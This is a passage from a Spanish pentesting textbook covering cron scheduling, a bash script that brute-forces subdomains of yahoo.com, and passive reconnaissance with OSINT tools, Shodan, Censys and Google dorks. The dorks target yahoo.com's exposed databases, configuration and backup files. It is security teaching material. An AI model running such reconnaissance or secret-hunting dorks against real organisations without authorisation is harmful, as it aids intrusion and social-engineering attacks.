donde el rango de valor para el primer campo es de 0 a 59 minutos; el segundo, de 0 a 23 horas; el tercero, de 1 a 31 días del mes; el cuarto, de 1 a 12 meses; el quinto, de 1 a 7 siendo 1 igual a lunes y 7 a domingo; el siguiente corresponde al usuario del sistema, en este caso root, y el último, al comando por ejecutarse.

Por ejemplo:

- ▀ **\* /5\*\*\*\***: correr comando cada 5 minutos.
- ▀ **0\*\*\*\***: correr comando cada hora.
- ▀ **0 0 \*\*\***: correr comando todos los días a las 00:00 h.
- ▀ **25,50 1 15 \* 2 /usr/local/bin/usodisco.sh**: corre **/usr/local/bin/usodisco.sh** a la 1:25 a. m. y a la 1:50 a. m. todos los martes y los 15 de cada mes.

Para listar las tareas de **crontab** puedes usar la orden

```
$ crontab -l
```

Si quieres borrar todas las tareas **crontab**, usa

```
$ crontab -r
```

Muchos de los servicios del sistema usan **crontab** automáticamente, y su configuración se guarda en el directorio **/etc/cron.d**. Cualquier archivo que se encuentre en este directorio es ejecutado por el organizador **crontab**.

También los administradores de sistemas usan los siguientes directorios para ejecutar tareas: **/etc/cron.daily**, **/etc/cron.hourly**, **/etc/cron.monthly** y **/etc/cron.weekly**.

Los archivos que se encuentran en el directorio **/etc/cron.monthly** se ejecutarán cada mes. Por ejemplo, para correr tu script **backup.sh** una vez en la semana, debes ubicarlo en el directorio **/etc/cron.weekly**.

## 4.9 EJERCICIOS DE AUTOMATIZACIÓN

A continuación, se elabora un script para búsqueda de subdominios por fuerza bruta.

Para enumerar subdominios, pueden usarse servicios externos como:

- ▣ `hackertarget.com`
- ▣ `crt.sh`
- ▣ `certspotter.com`


Pero puedes generar un bash script para enumerarlos por fuerza bruta y para ello necesitas: un objetivo, una wordlist y bash.

El objetivo será el nombre del dominio sobre el cual quieres buscar los subdominios. Por ejemplo: `yahoo.com`.

### PASO 1


Arma una wordlist para pruebas y usa bash script para hacer tu programa.

Wordlist: `subdominios.txt`.



### PASO 2

Te basarás en la orden interna del sistema `host` para saber qué subdominios resuelven y cuáles no.

A terminal window with a dark background and light-colored text. The window title is 'kali@kali: ~'. The menu bar shows 'File Actions Edit View Help'. The user has opened a file named 'subdominios.txt' in nano. The file contains several lines of text: 'kali@kali:~\$ if host example.com; then echo "Resuelto!"; fi', 'example.com has address 93.184.216.34', 'example.com has IPv6 address 2606:2800:220:1:248:1893:25c4:1944', 'example.com mail is handled by 0', 'Resuelve!', 'kali@kali:~\$ if host estenoresuelveseguro.com; then echo "Resuelto!"; fi', 'Host estenoresuelveseguro.com not found: 3(NXDOMAIN)', and 'kali@kali:~\$'.


```
kali@kali: ~
File Actions Edit View Help
kali@kali:~$ nano subdominios.txt
kali@kali:~$ if host example.com; then echo "Resuelto!"; fi
example.com has address 93.184.216.34
example.com has IPv6 address 2606:2800:220:1:248:1893:25c4:1944
example.com mail is handled by 0
Resuelve!
kali@kali:~$ if host estenoresuelveseguro.com; then echo "Resuelto!"; fi
Host estenoresuelveseguro.com not found: 3(NXDOMAIN)
kali@kali:~$
```

### PASO 3

Elabora un oneliner para pruebas

```
$ while read sub; do echo "${sub}.sbloco.net"; done < subdominios.txt
```


Se leería así, mientras lees **sub** (que es cada línea de **subdominios.txt**); muestra **\${sub}.sbloco.net**, uno por cada línea.

A terminal window with a dark background and light-colored text. The window title is 'kali@kali: ~'. The menu bar shows 'File Actions Edit View Help'. The user has opened a file named 'brute.sh' in nano. The file contains the following text: 'GNU nano 5.3', '#!/bin/bash', 'domain=192', 'while read sub; do', 'if host \$sub.\$domain > /dev/null; then', 'echo "\$sub.\$domain"', 'fi', 'done < subdominios.txt'.

```
kali@kali: ~
File Actions Edit View Help
GNU nano 5.3      brute.sh *
#!/bin/bash
domain=192
while read sub; do
    if host $sub.$domain > /dev/null; then
        echo "$sub.$domain"
    fi
done < subdominios.txt
```

#### PASO 4

Modifica tu script para poder pasarle una lista de palabras externa.



The figure consists of two terminal screenshots. The top screenshot shows the nano text editor editing a file named `brute.sh`. The script content is as follows:

```
#!/bin/bash
domain=$1
while read sub; do
    if host $sub.$domain > /dev/null; then
        echo "$sub.$domain"
    fi
done
```

The bottom screenshot shows the terminal output after running `./brute.sh yahoo.com`. The output lists various subdomains of yahoo.com:

```
test.yahoo.com
qa.yahoo.com
dev.yahoo.com
www.yahoo.com
m.yahoo.com
forums.yahoo.com
blog.yahoo.com
shop.yahoo.com
sports.yahoo.com
news.yahoo.com
news.yahoo.com
mail.yahoo.com
```

Figura 4.17. Salida por pantalla de aplicar brute.sh al dominio yahoo.com.



```
kali@kali:~$ nano brute.sh
kali@kali:~$ cat subdominios.txt | ./brute.sh yahoo.com
test.yahoo.com
qa.yahoo.com
dev.yahoo.com
www.yahoo.com
m.yahoo.com
forums.yahoo.com
blog.yahoo.com
shop.yahoo.com
sports.yahoo.com
news.yahoo.com
news.yahoo.com
mail.yahoo.com
mail.yahoo.com
kali@kali:~$
```

Figura 4.18. Salida por pantalla del script con una wordlist externa aplicada por tubos.

Y ya tienes tu bash script al cual, pasándole por pipe una wordlist de posibles subdominios, comprobará los que resuelven y emitirá un listado.

## 4.10 ACTIVIDADES

A continuación verás las preguntas y los ejercicios que deberías saber responder y resolver para considerar aprendido el capítulo.

### 4.10.1 Test de autoevaluación

1. ¿Qué es una shell de sistema?
2. ¿A qué se denomina **shebang**?
3. ¿Cuántos streams de salida posee un proceso en Linux? Enuméralos.

---

### 4.10.2 Ejercicios prácticos

1. *Crea un script que te muestre en pantalla el mensaje **Este es el primer script de** y tu nombre a continuación.*
2. *En el mismo script anterior, introduce más parámetros para ser leídos.*
3. *Modifica el último script del capítulo para que, además de las funcionalidades que realiza, te muestre por pantalla un comentario por cada paso que va realizando.*

# 5

## CAPTURA DE INFORMACIÓN

El objetivo principal de cualquier organización en la actualidad es mantener la información a salvo, de manera de poder garantizar su disponibilidad cuando sea requerida, su confidencialidad para ser accedida solo por los que poseen autorización, y su integridad para estar seguros de que la información es verdadera y válida. Sobre estos principios se debe basar la política de seguridad.



## 5.1 PROCESO DE CAPTURA DE LA INFORMACIÓN

La protección de los activos significa asignar niveles de criticidad a la información, algo que en empresas de gran envergadura no es tarea sencilla, ya que contarán con una gran infraestructura de equipos, **routers**, servidores, etcétera.

*Information gathering* o **captura de la información** se refiere al proceso que el investigador lleva a cabo para recopilar datos relacionados con el objetivo.

Esta etapa comprende todas las tareas de inteligencia que le permitirán al investigador realizar un esquema de su objetivo para evaluar sus puntos débiles y, así, poder analizar sus vulnerabilidades y explotarlas en las etapas posteriores.

Previo a realizar una **prueba de penetración** o **pentest**, el encargado de llevarlo a cabo, el **pentester**, debe ponerse de acuerdo con el cliente acerca del **scope** del test, sus objetivos y limitaciones.

Como pentester, debes adoptar un enfoque metodológico para el desarrollo del pentesting. En la fase de reconocimiento, se dividen las tareas en dos partes:

- reconocimiento pasivo.
- reconocimiento activo.

## 5.2 RECONOCIMIENTO PASIVO

Realiza primero el **reconocimiento pasivo** o **footprinting**, esto es recopilación de información pública acerca del objetivo por analizar sin tener ningún tipo de contacto con él.

Para ello, el pentester debe:

- Visitar los sitios web del objetivo, buscar aplicaciones y servicios asociados, para evidenciar la superficie de ataque expuesta que posee.
- Recopilar enlaces mediante búsquedas filtradas en los motores de búsqueda, como **Google**, **Bing** y **DuckDuckGo**.
- Buscar en **wayback machine** (<https://archive.org/web/>) para ver copias de los sitios web anteriores de la compañía.
- Verificar adquisiciones de la compañía, que puedan proveer más información relacionada con ella.
- Paneles de la compañía en **Trello**, un software analizador de proyectos en línea (<https://trello.com/>).



- Búsqueda de secretos y credenciales expuestas en GitHub (<https://github.com/>) y GitLab (<https://about.gitlab.com/>).

En esta etapa se intenta obtener:

- Dominios y subdominios de la empresa, direcciones IP relacionadas con ella para analizarlos posteriormente en la siguiente etapa.
- Nombres de usuarios válidos, cuentas de correo electrónico, nombres de los desarrolladores de la web, para realizar ataques de fuerza bruta y pruebas de diccionario.
- Nombres del personal, datos de contacto, relaciones en redes sociales, blogs, publicaciones, que permitan realizar ataques de ingeniería social con el fin de obtener mayor información acerca de la empresa objetivo.
- Procedimientos internos de la empresa, planos de las instalaciones.

### 5.2.1 OSINT o inteligencia de fuentes abiertas

**OSINT** o **inteligencia de fuentes abiertas** se refiere a la recolección de información acerca de un objetivo, utilizando herramientas de acceso a fuentes de dominio público, como su sitio web, sistema de nombres de dominio, redes sociales, blogs y otros. El objetivo que se persigue con OSINT es juntar información, por ejemplo, usuarios, e-mails de usuarios y administradores, registros **DNS**, para agregar a la recolección de datos pasiva del pentest.

OSINT es en sí una disciplina completa y está comprendida en el ámbito de la ingeniería social.

### 5.2.2 Maltego

Una de las principales herramientas para realizar recolección de información es **Maltego**, de la empresa **Paterva**. Esta herramienta permite recolectar información y relacionarla de una manera visual.


Maltego se basa en objetos sobre los que se aplican transformadas, que se dividen en dos clases: las relacionadas con estructuras y las relacionadas con personas. Tiene diferentes versiones, una de las cuales es gratuita, llamada **Edición para la comunidad**.

Una vez que instalas Maltego, primero debes registrarte en la plataforma para poder usarlo.

### 5.2.2.1 PASOS PARA INICIAR UN PROYECTO


#### PASO 1

Para iniciar un proyecto de prueba, abre un gráfico en blanco.




#### PASO 2

En la caja de herramientas de la izquierda, selecciona la entidad **dominio** y **traslade** y suéltala en el centro del gráfico. Debe aparecer un icono del mundo con la palabra **paterva.com**.




### PASO 3

Edita el nombre del dominio y elige el dominio del que quieres extraer información.



### PASO 4

Luego de haber seleccionado el dominio, puedes aplicar transformadas o consultas, para ello haz clic con el botón derecho del mouse y elige la consulta que aplicarás. Por ejemplo: **DNS from domain**. Maltego consultará diferentes fuentes de información y traerá los resultados de la búsqueda.



El límite del uso de Maltego es la creatividad del investigador. Lo encuentras en <https://www.maltego.com>.

### 5.2.3 The Harvester

Es otra herramienta empleada en la fase de reconocimiento y se usa para OSINT del objetivo. Para analizar el panorama expuesto a internet, la herramienta recopila e-mails, nombres de usuarios, subdominios, IP y URL, usando diferentes fuentes de datos. Desarrollada por **Christian Martorella**, de la empresa **Edge-Security**, puede ser empleada tanto en la etapa de reconocimiento pasivo como activo ya que posee un módulo de búsqueda de DNS por fuerza bruta y capturas de pantalla de los subdominios encontrados.



Figura 5.1. Pantalla de ayuda de la herramienta The Harvester.

Lo encuentras en <https://github.com/laramies/theHarvester>.

## 5.2.4 Footprinting

Los **dorks** en los buscadores Google, Bing y DuckDuckGo son técnicas de búsqueda de información que hacen uso de operadores o filtros avanzados para encontrar información valiosa o sensible.

Se denominan **arañas** o **spiders** a los programas que barren la red buscando información para después ordenarla y mostrarla, y son diferentes en cada buscador, por lo tanto, cuando se hace una búsqueda en Bing Microsoft puedes obtener diferentes resultados que los de una búsqueda en Google.

A continuación, verás algunos operadores para filtrar búsquedas en Google.

### 5.2.4.1 OPERADORES BÁSICOS

- **|**: operador lógico **OR**, ejemplo **“seguridad”|“tips”** mostrará todos los sitios que contengan las palabra *seguridad*, *tips* o ambas.
- **+**: se usa para concatenar palabras útiles para detectar páginas que utilizan más de una palabra clave específica, por ejemplo **seguridad + información**.
- **-**: el operador **menos** se usa para evitar mostrar información que contenga determinadas palabras, por ejemplo, **seguridad -información** mostrará las páginas que tengan la palabra *seguridad* en su texto pero no las que tengan *información*.

### 5.2.4.2 OPERADORES AVANZADOS

- **cache**: este dork te mostrará la versión en caché del sitio, por ejemplo, **cache:yahoo.com**.
- **allintext**: busca por un párrafo de texto específico, por ejemplo, **allintext: hacking tools**.
- **allintitle**: lo mismo que **allintext**, pero buscará en los títulos el párrafo, por ejemplo, **allintitle: “Seguridad de la Información”**.
- **allinurl**: puede ser usado para filtrar URL que contengan determinada palabra, por ejemplo, **allinurl: “Seguridad de la información”**.
- **filetype**: usado para buscar archivos por extensión, por ejemplo, si se buscan archivos con extensión **.pdf** sería **filetype: pdf**.

- **inurl**: es lo mismo que **allinurl**, pero resulta útil para una sola palabra, por ejemplo, **inurl:admin**.
- **intitle**: usada para buscar por palabras en el título, por ejemplo, **intitle:herramientas de seguridad**.
- **intext**: si quieres localizar páginas que contengan una cadena de caracteres, por ejemplo, **intext:"dominio público"**.
- **site**: muestra la lista completa de sitios para el dominio y subdominio especificados, por ejemplo, **site:yahoo.com**.

### 5.2.5 Google dorks aplicados a yahoo.com

Para buscar bases de datos expuestas en yahoo.com:

**site:yahoo.com ext:sql | ext:dbf | ext:mdb.**

En el casillero de dirección se leerá:

**https://www.google.com/search?q=site:yahoo.com+ext:sql+|+ext:dbf+|+ext:mdb**

Para buscar archivos de configuración expuestos en yahoo.com:

**site:yahoo.com ext:xml | ext:conf | ext:cnf | ext:reg | ext:inf | ext:rdp | ext:cfig | ext:txt | ext:ora | ext:ini.**

En el casillero de dirección se leerá:

**https://www.google.com/search?q=site:yahoo.com+ext:xml+|+ext:conf+|+ext:cnf+|+ext:reg+|+ext:inf+|+ext:rdp+|+ext:cfig+|+ext:txt+|+ext:ora+|+ext:ini.**

Para buscar archivos de copia de seguridad en yahoo.com:

**site:yahoo.com ext:bkf | ext:bkp | ext:bak | ext:old | ext:backup.**

En el casillero de dirección se leerá:

**https://www.google.com/search?q=site:yahoo.com+ext:bkf+|+ext:bkp+|+ext:bak+|+ext:old+|+ext:backup.**




Figura 5.2. Ejemplo de uso de Google dorks site, intitle.

Puedes encontrar más Google dorks en esta dirección web:

<https://www.exploit-db.com/google-hacking-database> y en el Informe USERS 136.







Los bangs permiten hacer búsquedas específicas de contenido y para ello debes anteponer el signo de admiración, por ejemplo:

- ▀ !compras
- ▀ !tecnología
- ▀ !traductor
- ▀ !investigaciones

Y muchos más...

Algunos de los comandos de DuckDuckGo bangs son: **!twitter** para Twitter, **!yt** para Youtube y **!fb** para Facebook.

**Netcraft** es una aplicación que te permite conocer información acerca de un sitio web, el lenguaje de programación empleado, el tipo de servidor, el proveedor de hosting. Esta información es importante para un atacante ya que, dependiendo del proveedor de servicios, la versión de software y el tipo de servidor web, el atacante puede confeccionar un exploit adecuado para vulnerar el sitio.




Figura 5.4. Reporte de Netcraft para el dominio yahoo.com.

## 5.2.6 Shodan, Censys y filtros de GitHub

### 5.2.6.1 SHODAN – WWW.SHODAN.IO

**Shodan** es un buscador de dispositivos conectados a internet en lugar de contenidos (páginas web). Estos dispositivos pueden ser routers, servidores, ordenadores, cámaras, controladores de centrales eléctricas, domótica, centrales de semáforos y todo lo que se denomina **IoT**, **Internet of Things** o **internet de las cosas**.

Características:

- Shodan mantiene una base de datos de sus búsquedas que permite hacer comparativas de resultados por fecha.
- Admite la generación de reportes de los resultados obtenidos en las búsquedas con buena granularidad, que no poseen proyectos similares.
- Buen soporte de la documentación y una gran comunidad por detrás del proyecto, asistentes y ayudas en variedad de idiomas.
- Posee una API que se puede integrar en proyectos de terceros.




Figura 5.5. Búsqueda en Shodan de servidores con webcam SQ-webcam.

### 5.2.6.2 CENSYS – CENSYS.IO

**Censys.io** es un motor de búsqueda orientado a detectar vulnerabilidades que se pueden encontrar en servicios de internet, incluso, **cloud storage buckets** mal configurados. El sistema recopila información de todos los hosts y las redes que componen internet, explora el espacio de direcciones **IPv4** a través del uso de software open source, como son **ZMAP** y **ZGrab**, y los guarda en una base de datos.

